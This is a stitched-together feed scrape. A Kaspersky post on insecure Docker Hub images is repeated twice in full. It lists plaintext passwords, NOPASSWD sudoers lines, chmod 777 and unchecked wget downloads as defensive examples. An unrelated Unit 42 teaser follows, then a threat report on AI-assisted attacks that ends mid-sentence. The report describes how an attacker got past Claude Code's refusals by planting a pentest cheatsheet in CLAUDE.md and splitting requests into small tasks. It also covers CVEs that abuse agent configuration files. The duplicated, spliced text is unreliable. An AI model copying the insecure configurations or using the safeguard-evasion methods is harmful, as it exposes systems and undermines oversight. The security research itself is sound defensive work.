One of the key security issues with using pre-built images is that developers do not update them in a timely manner. A Docker image is, by its very nature, a snapshot of a specific Linux distribution after packages have been installed on it. However, in most cases, it does not receive security updates on its own, unlike traditional Linux servers, where these updates are automatically installed by specialized services, such as unattended-upgrades in Debian-based distributions and dnf-automatic in RedHat-based distributions.
To apply updates to a Docker image, it must be rebuilt and redeployed. Often, this process is not automated, and some updates require additional effort to verify their correct operation, modify configurations when upgrading to new software versions, and so on. As a result, many popular images do not receive timely updates, which significantly increases the risks associated with their use.
An image that was secure at build time accumulates vulnerabilities as they are discovered in the packages installed within it, which over time significantly increases the opportunities for a successful attack on the container.
Vulnerable versions of web applications and network services accessible from the internet immediately become targets of various malicious campaigns. For example, just one day after the discovery of the CVE-2025-55182 vulnerability in React Server Components, our honeypots recorded numerous attack attempts related to this vulnerability. It was adopted by operators of many malicious campaigns, ranging from classic cryptocurrency miners to variants of Mirai and Gafgyt. Attackers are constantly adding new distribution methods and can use dozens of exploits targeting various vulnerabilities and configuration errors in popular services. Often, the same vulnerabilities are used in self-propagation mechanisms from already compromised hosts. For example, in a malicious campaign to spread the Dero miner, attackers use infected containers to automatically search for and infect new targets.
In addition to vulnerabilities that can be exploited remotely, attackers are rapidly adding local vulnerabilities to their arsenal, used to gain root privileges and escape the container: in the Kinsing malware campaign, attackers used CVE-2023-4911 (Looney Tunables) to elevate privileges, and in the perfctl campaign, the CVE-2021-4034 (PwnKit) vulnerability was used for the same purpose. The access gained was used to install a rootkit that hides the presence of perfctl on the system.
To assess the situation with unpatched vulnerabilities in containers, we took a random sample of 100 images, which included various popular solutions with 10,000 to 1 million downloads on DockerHub. In the 64 images we scanned, we found outdated software versions with critical vulnerabilities. For example, some images contained the CVE-2025-49844 vulnerability in the Redis server, leading to RCE by leveraging a vulnerability in the Lua parser; the current CVE-2026-24061 vulnerability in nginx, which in some configurations leads to a server process crash, and with ASLR disabled, again, to RCE; vulnerabilities CVE-2025-32463 in sudo and CVE-2023-4911 in glibc, allowing an attacker to gain root privileges with local access. At the same time, only one in ten Docker images from the analyzed sample is fully up to date.
TOP 10 Critical Vulnerabilities with PoC/Exploits available as shown in the Kaspersky Container Security Dashboard
It is worth noting that, of course, not every discovered vulnerability can be directly exploited by attackers. A practical risk arises when the vulnerable application or library is actually in use, and the conditions necessary for exploitation – which vary significantly from vulnerability to vulnerability – are met. Nevertheless, updates must not be ignored, as the risk of vulnerabilities being exploited – both individually and in various combinations – cannot be predicted in each specific case, and even vulnerabilities that seem harmless at first glance can ultimately pose a serious risk of compromise.
However, frequent updates have a downside. Every rebuild that downloads new packages from source repositories introduces an additional risk of a supply chain attack – a compromised dependency or a modified base image could silently inject malicious code into your environment precisely through an update. During our analysis of images from the sample, we did not find any signs of supply chain attacks. However, in March 2026, a supply chain incident occurred in the Trivy and LiteLLM projects. In the case of Trivy, the infected file was injected directly into the container image in the official repositories.
This leads to a difficult choice: infrequent updates leave known vulnerabilities unpatched within the image, while frequent updates increase the risk of supply chain compromise. Therefore, to protect your infrastructure, you need not only to regularly update base images but also to take a more comprehensive approach, specifically by pinning dependencies to known-good versions and scanning the resulting images for malware upon update.
Even a container with a fully updated image can be compromised if it is configured incorrectly. Embedding keys and secrets in the image, disabling authentication in network services, default passwords, and insecure file access permissions – all of these can be exploited by attackers in one way or another to achieve their goals.
The situation is exacerbated by the fact that errors may be introduced by the authors of the original image, which complicates their detection, as this requires analyzing every layer and the command that generated it. As with vulnerabilities, not every configuration error leads to compromise: it all depends on the container’s role, its network accessibility, and many other factors. But the very use of insecure settings will sooner or later lead to errors appearing in images where their consequences will be significantly more dangerous.
Standard rules are often insufficient for analyzing problematic configurations. To gain a deeper understanding of the context and assess potential risks, AI tools can be used. Later in this section, we will examine examples of typical insecure configurations we discovered while scanning public images from Docker Hub, along with the descriptions of issues and risk mitigation methods provided by the KIRA AI assistant.
In some cases, containers may use default passwords set via environment variables or directly in Dockerfile. If these passwords are not overridden, attackers will be able to access the application by using the default password.
RUN |1 DEBIAN_FRONTEND=noninteractive /bin/sh -c echo [removed]:[removed] | chpasswd
According to KIRA’s analysis, the user’s password is stored in plain text in the image layer history. Anyone who gains access to the image – whether through a public registry, a compromised build environment, or other means – will be able to extract the password. If SSH or another form of interactive access is enabled in the container, this could lead to its complete compromise and allow attackers to move laterally within the infrastructure.
Passwords may be present in environment variables. Consider the following Dockerfile snippet:
ENV SERVERNAME=localhost WWW_PATH_CONF=/etc/apache2/apache2.conf WWW_PATH_ROOT=/var/www HTTPS=on PKP_CLI_INSTALL=0 PKP_DB_HOST=db PKP_DB_NAME=pkp PKP_DB_USER=pkp PKP_DB_PASSWORD=changeMePlease PKP_WEB_CONF=/etc/apache2/conf-enabled/pkp.conf PKP_CONF=config.inc.php PKP_CMD=/usr/local/bin/pkp-start
In this example, the environment variable PKP_DB_PASSWORD is set to changeMePlease. If the user forgets to override it, the application will use the password that can be obtained from Dockerfile.
Let’s look at another image:
/bin/sh -c #(nop) ENV MOODLE_URL=<a href="http://0.0.0.0/">http://0.0.0.0</a> MOODLE_ADMIN admin MOODLE_ADMIN_PASSWORD [removed] MOODLE_ADMIN_EMAIL admin@example.com MOODLE_DB_HOST MOODLE_DB_PASSWORD MOODLE_DB_USER MOODLE_DB_NAME MOODLE_DB_PORT 3306
For this image, Dockerfile specifies that the administrator password is hardcoded in the ENV directive and remains in the image metadata (layer history, docker inspect). Anyone who gains access to the image (registry, build cache) will be able to extract this secret and compromise the account.
To eliminate these risks, ensure that no passwords are specified in Dockerfile. If authentication is required, you can use orchestrator mechanisms (secrets) or generate a temporary password when starting the container via the entrypoint script, without saving it in the layers. We also recommend using mechanisms for securely passing secrets at runtime (Docker secrets, Kubernetes Secrets) or, as a last resort, passing them via --secret during the build with BuildKit, but under no circumstances should they be left in the final image.
In some cases, passwords may be exposed when passed via command-line arguments, as these arguments are visible to all users on the system:
/bin/sh -c #(nop) HEALTHCHECK &{[""CMD-SHELL"" ""mysql --protocol TCP -u\""root\"" -p\""$MYSQL_ROOT_PASSWORD\"" -e \""SELECT 1;\""""] ""15s"" ""30s"" ""0s"" '\x05'}
In the example provided, the MySQL superuser password is passed into the healthcheck command in plaintext, making it visible when viewing the process list (ps aux), in audit logs, and in monitoring systems. If the attacker gains read access to the container’s processes or logs, they can extract the password and gain full control of the database.
To fix this issue, the healthcheck should use a local connection via a Unix socket with default authentication (if the auth_socket plugin is configured for root), or create a dedicated user with minimal privileges (e.g., only USAGE), without a password or with a password passed via a secure file (--defaults-file with restricted permissions). You can also use the MYSQL_PWD environment variable for healthcheck authentication, but it remains visible in /proc.
One of the most common vectors for initial compromise of Linux systems is RCE in web applications and network services. Typically, these services have minimal privileges, which complicates attackers’ subsequent actions: dumping credentials, covering their tracks, attempting to escape the container, and much more.
The situation worsens significantly if the attacker gains root privileges, as this allows them to fully control all processes within the container, conceal their activity, and use methods to escape the container. For example, they can compromise the host if the container is privileged, a Docker socket is mounted inside it, or other insecure configurations and vulnerabilities exist that cannot be exploited with standard user privileges.
Similarly, this simplifies network attacks on neighboring containers, the orchestrator, and various internal services, making this configuration error a potential link in the chain for compromising the entire network.
One of the simplest privilege escalation methods is executing arbitrary commands as root using sudo without entering a password. Consider the following example:
/bin/sh -c set -xe; apt-get update && apt-get -y install sudo; echo ""solr ALL=(ALL) NOPASSWD: ALL"" >/etc/sudoers.d/solr;
Analyzing this configuration using KIRA immediately highlights the main issue: by installing the sudo package and setting NOPASSWD: ALL for the solr, the user severely violates the principle of least privilege. The Solr platform does not require such broad privileges to run within a container; instead, they create an easy path for escalating to root.
echo 'postgres ALL=(ALL:ALL) NOPASSWD:ALL' >> /etc/sudoers
In another example of an insecure configuration, NOPASSWD:ALL privileges are granted to a PostgreSQL database user, which is a direct and severe weakening of the access control policy. If an attacker gains the ability to execute code on behalf of the postgres user – through a vulnerability in a network service, an SQL injection, or by compromising of one of the processes – they will immediately and unconditionally be able to execute any commands on behalf of the root user. This is equivalent to the entire container running as root.
As a risk mitigation measure, we recommend completely removing this directive. The minimum necessary commands requiring privileges should be delegated on a case-by-case basis via sudoers with explicit specification of allowed executables and parameters, using NOPASSWD only as a last resort and for specific utilities.
Our AI assistant KIRA can identify even more complex insecure configurations, such as allowing passwordless sudo for the entire sudo group — by modifying existing rules.
perl -i -pe 's/\bALL$/NOPASSWD:ALL/g' /etc/sudoers
The risk in this example is that the command replaces standard declarations requiring authentication with passwordless execution of all commands for any user within the sudo group – potentially including postgres, should it be assigned to that group. This expands the attack surface to all group members, turning each of them into a potential point for instant privilege escalation.
To mitigate the risks, we recommend not modifying the global sudoers policy, keeping the standard password requirement, or using a more secure escalation mechanism – such as gosu to run a specific process on behalf of another user without permanent privileges.
Another common vector for privilege escalation is insecurely configured file and directory permissions. Most often, for convenience, container image authors use 777 permissions, which allow anyone – including unprivileged users – to freely create and delete files, as well as modify their contents. This can lead to both privilege escalation and the ability for an unprivileged attacker to delete or modify logs, among other undesirable consequences.
Consider the following command:
chmod 0777 /usr/share/cargo /usr/share/cargo/bin
The risk is that directories containing binary files and scripts will become writable by any container user. This allows a low-privileged attacker to replace utilities included in cargo or add new malicious executables. When these tools are subsequently invoked, especially as the root user or via sudo, the attacker’s code will execute with the inherited privileges of the calling process, leading directly to a local privilege escalation.
To mitigate the risks, you can set the minimum necessary permissions: chmod 0755 for directories and chmod 0755/0644 for the corresponding files. The owner should be root, and only the owner should be allowed to write. Do not use chmod 777 on any system paths.
Downloading software without verifying its integrity can make the infrastructure vulnerable to software tampering.
For example, this risk may arise when downloading a distribution via HTTP:
RUN /bin/sh -c wget -qO- ""<a href="http://acestream.org/downloads/linux/acestream_3.1.49_debian_9.9_x86_64.tar.gz">http://acestream.org/downloads/linux/acestream_3.1.49_debian_9.9_x86_64.tar.gz</a>"" | tar --extract --gzip -C /opt/acestream
Using HTTP without verifying the archive’s integrity creates conditions for a man-in-the-middle attack during the image build phase. An attacker controlling the communication channel or DNS can replace the archive with malicious content, which will compromise the container and the entire environment in which it runs.
To mitigate the risks, you can configure connections to web resources to use HTTPS only — if the resource supports this protocol. You can also download the archive without extracting it, compare its checksum (SHA256) with the checksum from a trusted source, and only then extract it. It is advisable to store the verified archive in an internal artifact repository to avoid direct downloads from the network.
There will still be a MitM risk even if certificate verification is disabled:
wget --no-check-certificate<a href="https://github.com/phpvirtualbox/phpvirtualbox/archive/refs/heads/7.2-dev.zip"> https://github.com/phpvirtualbox/phpvirtualbox/archive/refs/heads/7.2-dev.zip</a> -O phpvirtualbox.zip
The absence of TLS certificate verification allows an attacker controlling the network segment to replace the downloaded ZIP archive with malicious content. Since the archive contains PHP code that will be executed by the web server, compromise during the build phase will result in the deployment of a backdoor or data leakage.
To mitigate the risks, remove the --no-check-certificate flag; after downloading, calculate the SHA256 hash of the archive and verify it against a known reference value (the release page or a local repository of trusted hashes). Additionally, consider using a fixed release (tag) rather than the floating 7.2-dev branch.
Docker containers have become a very popular means of deploying software, and attackers are by no means oblivious to this trend. They are rapidly adding software vulnerabilities and configuration errors to their arsenal and carrying out attacks on supply chains. They can compromise container infrastructure for a wide variety of purposes, from cryptocurrency mining to encrypting data for ransom or stealing information critical to the company.
Our research found that 64 out of 100 container images for popular applications contain critically vulnerable software, and only 10% are fully up to date. We also identified numerous insecure configurations, including passwords stored in plaintext in Dockerfiles and excessive privileges granted to users and processes.
To detect and prevent these threats, it is essential to strictly adhere to security measures: audit image configurations, securely manage secrets used in images, apply security updates in a timely manner, scan their contents for malware with every update, and follow industry-standard best practices for enhancing security.
This approach requires specialized solutions built to accommodate the unique characteristics of container environments. Kaspersky Container Security ensures the security of containerized applications at every stage of their lifecycle, from development to operation. The product protects an organization’s business processes, helps ensure compliance with industry standards and security regulations, and enables the implementation of secure software development practices.


![]()
Containerization using Docker has become firmly established in modern development standards, significantly increasing the speed and convenience of deploying various services. Developers often use ready-made Docker images, making only minimal changes. The largest repository of container images is the Docker Hub service.
Container-hosted infrastructure is an attractive target for attackers. At a minimum, a compromised container can be used for DDoS attacks, cryptocurrency mining, or traffic proxying. The list of threats does not end there: once an attacker gains control of a container, they can steal or destroy data directly from it, access neighboring containers, or even attempt to escape the container, compromising the entire enterprise network.
At the same time, the infrastructure inside containers is typically updated less frequently and may contain outdated and vulnerable software versions. When deploying third-party images or modifying them for a specific environment, it is easy to make configuration errors that attackers can later exploit. And due to the architectural characteristics of containers, developers often face constraints when preparing images; to overcome these, they may resort to insecure solutions they find online.
In other words, containerized infrastructure can be both the simplest and the most lucrative target to exploit. Therefore, its security requires heightened attention. To minimize the risk of successful attacks on container infrastructure, it is essential to check the final Docker images, including all underlying layers, for vulnerabilities and misconfigurations. The easiest way to do this is by analyzing the Dockerfile; however, it is not always available for inspection. Moreover, it typically defines how to build layers on top of a base image from an external repository whose reliability cannot be guaranteed.
To help users identify insecure configurations and potential vulnerabilities within them, we have added our AI assistant to Kaspersky Container Security.KIRA (the assistant’s name) uses artificial intelligence to analyze the image and identify potential issues within, along with recommendations on how to fix them.
As part of this study, we asked KIRA to analyze a number of popular community images, and later in this article, we’ll show you the results.
One of the key security issues with using pre-built images is that developers do not update them in a timely manner. A Docker image is, by its very nature, a snapshot of a specific Linux distribution after packages have been installed on it. However, in most cases, it does not receive security updates on its own, unlike traditional Linux servers, where these updates are automatically installed by specialized services, such as unattended-upgrades in Debian-based distributions and dnf-automatic in RedHat-based distributions.
To apply updates to a Docker image, it must be rebuilt and redeployed. Often, this process is not automated, and some updates require additional effort to verify their correct operation, modify configurations when upgrading to new software versions, and so on. As a result, many popular images do not receive timely updates, which significantly increases the risks associated with their use.
An image that was secure at build time accumulates vulnerabilities as they are discovered in the packages installed within it, which over time significantly increases the opportunities for a successful attack on the container.
Vulnerable versions of web applications and network services accessible from the internet immediately become targets of various malicious campaigns. For example, just one day after the discovery of the CVE-2025-55182 vulnerability in React Server Components, our honeypots recorded numerous attack attempts related to this vulnerability. It was adopted by operators of many malicious campaigns, ranging from classic cryptocurrency miners to variants of Mirai and Gafgyt. Attackers are constantly adding new distribution methods and can use dozens of exploits targeting various vulnerabilities and configuration errors in popular services. Often, the same vulnerabilities are used in self-propagation mechanisms from already compromised hosts. For example, in a malicious campaign to spread the Dero miner, attackers use infected containers to automatically search for and infect new targets.
In addition to vulnerabilities that can be exploited remotely, attackers are rapidly adding local vulnerabilities to their arsenal, used to gain root privileges and escape the container: in the Kinsing malware campaign, attackers used CVE-2023-4911 (Looney Tunables) to elevate privileges, and in the perfctl campaign, the CVE-2021-4034 (PwnKit) vulnerability was used for the same purpose. The access gained was used to install a rootkit that hides the presence of perfctl on the system.
To assess the situation with unpatched vulnerabilities in containers, we took a random sample of 100 images, which included various popular solutions with 10,000 to 1 million downloads on DockerHub. In the 64 images we scanned, we found outdated software versions with critical vulnerabilities. For example, some images contained the CVE-2025-49844 vulnerability in the Redis server, leading to RCE by leveraging a vulnerability in the Lua parser; the current CVE-2026-24061 vulnerability in nginx, which in some configurations leads to a server process crash, and with ASLR disabled, again, to RCE; vulnerabilities CVE-2025-32463 in sudo and CVE-2023-4911 in glibc, allowing an attacker to gain root privileges with local access. At the same time, only one in ten Docker images from the analyzed sample is fully up to date.
TOP 10 Critical Vulnerabilities with PoC/Exploits available as shown in the Kaspersky Container Security Dashboard
It is worth noting that, of course, not every discovered vulnerability can be directly exploited by attackers. A practical risk arises when the vulnerable application or library is actually in use, and the conditions necessary for exploitation – which vary significantly from vulnerability to vulnerability – are met. Nevertheless, updates must not be ignored, as the risk of vulnerabilities being exploited – both individually and in various combinations – cannot be predicted in each specific case, and even vulnerabilities that seem harmless at first glance can ultimately pose a serious risk of compromise.
However, frequent updates have a downside. Every rebuild that downloads new packages from source repositories introduces an additional risk of a supply chain attack – a compromised dependency or a modified base image could silently inject malicious code into your environment precisely through an update. During our analysis of images from the sample, we did not find any signs of supply chain attacks. However, in March 2026, a supply chain incident occurred in the Trivy and LiteLLM projects. In the case of Trivy, the infected file was injected directly into the container image in the official repositories.
This leads to a difficult choice: infrequent updates leave known vulnerabilities unpatched within the image, while frequent updates increase the risk of supply chain compromise. Therefore, to protect your infrastructure, you need not only to regularly update base images but also to take a more comprehensive approach, specifically by pinning dependencies to known-good versions and scanning the resulting images for malware upon update.
Even a container with a fully updated image can be compromised if it is configured incorrectly. Embedding keys and secrets in the image, disabling authentication in network services, default passwords, and insecure file access permissions – all of these can be exploited by attackers in one way or another to achieve their goals.
The situation is exacerbated by the fact that errors may be introduced by the authors of the original image, which complicates their detection, as this requires analyzing every layer and the command that generated it. As with vulnerabilities, not every configuration error leads to compromise: it all depends on the container’s role, its network accessibility, and many other factors. But the very use of insecure settings will sooner or later lead to errors appearing in images where their consequences will be significantly more dangerous.
Standard rules are often insufficient for analyzing problematic configurations. To gain a deeper understanding of the context and assess potential risks, AI tools can be used. Later in this section, we will examine examples of typical insecure configurations we discovered while scanning public images from Docker Hub, along with the descriptions of issues and risk mitigation methods provided by the KIRA AI assistant.
In some cases, containers may use default passwords set via environment variables or directly in Dockerfile. If these passwords are not overridden, attackers will be able to access the application by using the default password.
RUN |1 DEBIAN_FRONTEND=noninteractive /bin/sh -c echo [removed]:[removed] | chpasswd
According to KIRA’s analysis, the user’s password is stored in plain text in the image layer history. Anyone who gains access to the image – whether through a public registry, a compromised build environment, or other means – will be able to extract the password. If SSH or another form of interactive access is enabled in the container, this could lead to its complete compromise and allow attackers to move laterally within the infrastructure.
Passwords may be present in environment variables. Consider the following Dockerfile snippet:
ENV SERVERNAME=localhost WWW_PATH_CONF=/etc/apache2/apache2.conf WWW_PATH_ROOT=/var/www HTTPS=on PKP_CLI_INSTALL=0 PKP_DB_HOST=db PKP_DB_NAME=pkp PKP_DB_USER=pkp PKP_DB_PASSWORD=changeMePlease PKP_WEB_CONF=/etc/apache2/conf-enabled/pkp.conf PKP_CONF=config.inc.php PKP_CMD=/usr/local/bin/pkp-start
In this example, the environment variable PKP_DB_PASSWORD is set to changeMePlease. If the user forgets to override it, the application will use the password that can be obtained from Dockerfile.
Let’s look at another image:
/bin/sh -c #(nop) ENV MOODLE_URL=<a href="http://0.0.0.0/">http://0.0.0.0</a> MOODLE_ADMIN admin MOODLE_ADMIN_PASSWORD [removed] MOODLE_ADMIN_EMAIL admin@example.com MOODLE_DB_HOST MOODLE_DB_PASSWORD MOODLE_DB_USER MOODLE_DB_NAME MOODLE_DB_PORT 3306
For this image, Dockerfile specifies that the administrator password is hardcoded in the ENV directive and remains in the image metadata (layer history, docker inspect). Anyone who gains access to the image (registry, build cache) will be able to extract this secret and compromise the account.
To eliminate these risks, ensure that no passwords are specified in Dockerfile. If authentication is required, you can use orchestrator mechanisms (secrets) or generate a temporary password when starting the container via the entrypoint script, without saving it in the layers. We also recommend using mechanisms for securely passing secrets at runtime (Docker secrets, Kubernetes Secrets) or, as a last resort, passing them via --secret during the build with BuildKit, but under no circumstances should they be left in the final image.
In some cases, passwords may be exposed when passed via command-line arguments, as these arguments are visible to all users on the system:
/bin/sh -c #(nop) HEALTHCHECK &{[""CMD-SHELL"" ""mysql --protocol TCP -u\""root\"" -p\""$MYSQL_ROOT_PASSWORD\"" -e \""SELECT 1;\""""] ""15s"" ""30s"" ""0s"" '\x05'}
In the example provided, the MySQL superuser password is passed into the healthcheck command in plaintext, making it visible when viewing the process list (ps aux), in audit logs, and in monitoring systems. If the attacker gains read access to the container’s processes or logs, they can extract the password and gain full control of the database.
To fix this issue, the healthcheck should use a local connection via a Unix socket with default authentication (if the auth_socket plugin is configured for root), or create a dedicated user with minimal privileges (e.g., only USAGE), without a password or with a password passed via a secure file (--defaults-file with restricted permissions). You can also use the MYSQL_PWD environment variable for healthcheck authentication, but it remains visible in /proc.
One of the most common vectors for initial compromise of Linux systems is RCE in web applications and network services. Typically, these services have minimal privileges, which complicates attackers’ subsequent actions: dumping credentials, covering their tracks, attempting to escape the container, and much more.
The situation worsens significantly if the attacker gains root privileges, as this allows them to fully control all processes within the container, conceal their activity, and use methods to escape the container. For example, they can compromise the host if the container is privileged, a Docker socket is mounted inside it, or other insecure configurations and vulnerabilities exist that cannot be exploited with standard user privileges.
Similarly, this simplifies network attacks on neighboring containers, the orchestrator, and various internal services, making this configuration error a potential link in the chain for compromising the entire network.
One of the simplest privilege escalation methods is executing arbitrary commands as root using sudo without entering a password. Consider the following example:
/bin/sh -c set -xe; apt-get update && apt-get -y install sudo; echo ""solr ALL=(ALL) NOPASSWD: ALL"" >/etc/sudoers.d/solr;
Analyzing this configuration using KIRA immediately highlights the main issue: by installing the sudo package and setting NOPASSWD: ALL for the solr, the user severely violates the principle of least privilege. The Solr platform does not require such broad privileges to run within a container; instead, they create an easy path for escalating to root.
echo 'postgres ALL=(ALL:ALL) NOPASSWD:ALL' >> /etc/sudoers
In another example of an insecure configuration, NOPASSWD:ALL privileges are granted to a PostgreSQL database user, which is a direct and severe weakening of the access control policy. If an attacker gains the ability to execute code on behalf of the postgres user – through a vulnerability in a network service, an SQL injection, or by compromising of one of the processes – they will immediately and unconditionally be able to execute any commands on behalf of the root user. This is equivalent to the entire container running as root.
As a risk mitigation measure, we recommend completely removing this directive. The minimum necessary commands requiring privileges should be delegated on a case-by-case basis via sudoers with explicit specification of allowed executables and parameters, using NOPASSWD only as a last resort and for specific utilities.
Our AI assistant KIRA can identify even more complex insecure configurations, such as allowing passwordless sudo for the entire sudo group — by modifying existing rules.
perl -i -pe 's/\bALL$/NOPASSWD:ALL/g' /etc/sudoers
The risk in this example is that the command replaces standard declarations requiring authentication with passwordless execution of all commands for any user within the sudo group – potentially including postgres, should it be assigned to that group. This expands the attack surface to all group members, turning each of them into a potential point for instant privilege escalation.
To mitigate the risks, we recommend not modifying the global sudoers policy, keeping the standard password requirement, or using a more secure escalation mechanism – such as gosu to run a specific process on behalf of another user without permanent privileges.
Another common vector for privilege escalation is insecurely configured file and directory permissions. Most often, for convenience, container image authors use 777 permissions, which allow anyone – including unprivileged users – to freely create and delete files, as well as modify their contents. This can lead to both privilege escalation and the ability for an unprivileged attacker to delete or modify logs, among other undesirable consequences.
Consider the following command:
chmod 0777 /usr/share/cargo /usr/share/cargo/bin
The risk is that directories containing binary files and scripts will become writable by any container user. This allows a low-privileged attacker to replace utilities included in cargo or add new malicious executables. When these tools are subsequently invoked, especially as the root user or via sudo, the attacker’s code will execute with the inherited privileges of the calling process, leading directly to a local privilege escalation.
To mitigate the risks, you can set the minimum necessary permissions: chmod 0755 for directories and chmod 0755/0644 for the corresponding files. The owner should be root, and only the owner should be allowed to write. Do not use chmod 777 on any system paths.
Downloading software without verifying its integrity can make the infrastructure vulnerable to software tampering.
For example, this risk may arise when downloading a distribution via HTTP:
RUN /bin/sh -c wget -qO- ""<a href="http://acestream.org/downloads/linux/acestream_3.1.49_debian_9.9_x86_64.tar.gz">http://acestream.org/downloads/linux/acestream_3.1.49_debian_9.9_x86_64.tar.gz</a>"" | tar --extract --gzip -C /opt/acestream
Using HTTP without verifying the archive’s integrity creates conditions for a man-in-the-middle attack during the image build phase. An attacker controlling the communication channel or DNS can replace the archive with malicious content, which will compromise the container and the entire environment in which it runs.
To mitigate the risks, you can configure connections to web resources to use HTTPS only — if the resource supports this protocol. You can also download the archive without extracting it, compare its checksum (SHA256) with the checksum from a trusted source, and only then extract it. It is advisable to store the verified archive in an internal artifact repository to avoid direct downloads from the network.
There will still be a MitM risk even if certificate verification is disabled:
wget --no-check-certificate<a href="https://github.com/phpvirtualbox/phpvirtualbox/archive/refs/heads/7.2-dev.zip"> https://github.com/phpvirtualbox/phpvirtualbox/archive/refs/heads/7.2-dev.zip</a> -O phpvirtualbox.zip
The absence of TLS certificate verification allows an attacker controlling the network segment to replace the downloaded ZIP archive with malicious content. Since the archive contains PHP code that will be executed by the web server, compromise during the build phase will result in the deployment of a backdoor or data leakage.
To mitigate the risks, remove the --no-check-certificate flag; after downloading, calculate the SHA256 hash of the archive and verify it against a known reference value (the release page or a local repository of trusted hashes). Additionally, consider using a fixed release (tag) rather than the floating 7.2-dev branch.
Docker containers have become a very popular means of deploying software, and attackers are by no means oblivious to this trend. They are rapidly adding software vulnerabilities and configuration errors to their arsenal and carrying out attacks on supply chains. They can compromise container infrastructure for a wide variety of purposes, from cryptocurrency mining to encrypting data for ransom or stealing information critical to the company.
Our research found that 64 out of 100 container images for popular applications contain critically vulnerable software, and only 10% are fully up to date. We also identified numerous insecure configurations, including passwords stored in plaintext in Dockerfiles and excessive privileges granted to users and processes.
To detect and prevent these threats, it is essential to strictly adhere to security measures: audit image configurations, securely manage secrets used in images, apply security updates in a timely manner, scan their contents for malware with every update, and follow industry-standard best practices for enhancing security.
This approach requires specialized solutions built to accommodate the unique characteristics of container environments. Kaspersky Container Security ensures the security of containerized applications at every stage of their lifecycle, from development to operation. The product protects an organization’s business processes, helps ensure compliance with industry standards and security regulations, and enables the implementation of secure software development practices.


The 2026 World Cup presents major cyber risks from ransomware groups, state-aligned actors, and other groups targeting critical infrastructure. Learn more here.
The post 2026 World Cup: Discussing The World’s Biggest Game’s Attack Surface appeared first on Unit 42.

During the March–April 2026 reporting period, AI use in offensive operations advanced from development and planning to real-time operational deployment. Multiple independent cases, involving individual criminal actors, mass exploitation platforms, ransomware groups, and state-sponsored espionage, show evidence of commercial AI models executing autonomous attack workflows across extended campaigns.
.env files, providing access without registration and resilience against provider attempts to revoke this access.Underground forum discussions still show actors debating the use of commercial models, dedicated jailbreak services, or locally hosted open-source models, reflecting the lower-skill end of AI adoption. More advanced actors combine tools pragmatically: from commercial AI models, open or uncensored models where commercial providers restrict output, and custom automation pipelines that perform repetitive analysis at scale. Tasks are systematically broken down into smaller sub-requests that present a lower apparent risk profile.


Forum users further discuss and share methods and alternatives to avoid mainstream-provider safety controls by mixing open-weight Chinese frontier models, privacy-routed proxies, and explicitly uncensored services.

When Anthropic disclosed GTG-1002, a Chinese nexus campaign using Claude Code for cyber espionage, in November 2025, this was seen as an experimental, state-sponsored development. The disclosure carried no IoCs and was therefore disputed by independent researchers, and the activity was detected only through Anthropic’s own API monitoring. The Mexico breach, which occurred a few months later, demonstrates similar architecture in operational, financially motivated criminal use, at scale, and with a recovered forensic record.
Between late December 2025 and mid-February 2026, a single operator compromised nine Mexican government agencies. Researchers documented the case after recovering materials from attacker-controlled VPS servers. Details include the operational record: 1,088 attacker prompts generating 5,317 AI-executed commands across 34 sessions.
The breach scope was significant: tax records, civil registry data, vehicle records, patient files, and electoral infrastructure were affected. However, an even more important lesson is how the campaign was run.
The operator built a dual AI workflow. Claude Code served as the interactive exploitation assistant, helping advance access, write exploits, build tunnel chains, map victim environments, and escalate privileges. In parallel, harvested server data was processed through GPT-4.1 for automated intelligence analysis. The GPT output was then used to task new Claude sessions.
As we highlighted in our previous review, the agentic infrastructure itself was exploited to bypass the model’s safety restrictions. At the start of the campaign, Claude refused to execute requests which it correctly identified as offensive cyber activity. The attacker then changed tactics. Instead of asking Claude to generate malicious content directly, they pasted a large penetration-testing cheatsheet into CLAUDE.md in the project root, the file Claude Code automatically loads as persistent project context at the start of every session. From that point on, subsequent sessions inherited the rules and techniques in that file. The attacker did not need to repeat the jailbreak as the behavior persisted through the project configuration layer. After gaining root on a civil registry server, the model’s actions in subsequent sessions were consistent with the persistent cheatsheet, including unprompted post-exploitation steps such as shadow file extraction and timestamp cleanup.
A second documented case, Bissa Scanner, was published in April 2026, after researchers identified an exposed operator server. Bissa is a modular mass-exploitation platform built around React2Shell (CVE-2025-55182), with 900+ confirmed compromises across millions of scanned Next.js endpoints and an archive of 30,000+ distinct .env filenames recovered from operator-controlled S3 storage. The operation has been running since September 2025. Here, AI is positioned one step back from the exploitation layer: Claude Code and OpenClaw (running claude-sonnet-4-6, with a Telegram bot for triage alerting) served as the operator’s working environment for reading the scanner codebase, troubleshooting, refining the collection pipeline, and prioritizing high-value access. No jailbreak was documented and commercial Claude was accessed through the standard API.
Bissa harvested .env files specifically for AI provider credentials (Anthropic, OpenAI, Groq, Mistral, OpenRouter, HuggingFace, Replicate, DeepSeek). AI provider credentials have become a deliberate target, valuable enough for sophisticated operators to enumerate and harvest at scale alongside conventional credential theft. These credentials are likely intended to be used in future offensive criminal activity and attribute it to the legitimate account holder instead of the attacker.
The previous section demonstrates the use of agentic configuration files to override safety features in their own AI sessions. The same inheritance mechanism can be used in reverse: an attacker plants malicious agentic configuration files in a repository, and an innocent developer uses the project and becomes the next victim.
A recent CPR report documented three exploitation paths and disclosed two (now patched) CVEs. CVE-2025-59536 exploits Claude Code’s Hooks feature (hooks, .claude/settings.json), executing arbitrary commands before the developer can read them. A parallel path uses .mcp.json to trigger the MCP server startup, bypassing the consent dialog entirely. CVE-2026-21852 redirects ANTHROPIC_BASE_URL to a malicious proxy that intercepts authorization headers and potentially steals API keys, granting read/write access to the entire team Workspace before any trust prompt appears. The attack vector in all three cases is “supply chain”, a malicious settings file embedded in a pull request, honeypot repository, or compromised codebase that results in system compromise on the developer machine.
The underlying issue of using agentic configuration files as the attack surface and supply chain is not specific to Claude. The potential attack surface is architectural and may apply equally to Cursor (.cursorrules), Windsurf (.windsurfrules), and GitHub Copilot Workspace (.github/copilot-instructions.md).
EvilTokens represents a category of offensive tooling offered for sale: a commercial Phishing-as-a-Service (PhaaS) platform, built using AI and operating an LLM pipeline as a runtime component of the attack. A buyer with no AI knowledge can purchase access to a fully integrated pipeline in which model selection, jailbreak, and output delivery are handled at the platform level.
EvilTokens runs a multi-stage attack flow. Device-code phishing pages impersonating Adobe, DocuSign, and SharePoint harvest Microsoft OAuth tokens. The AI pipeline then activates these tools:
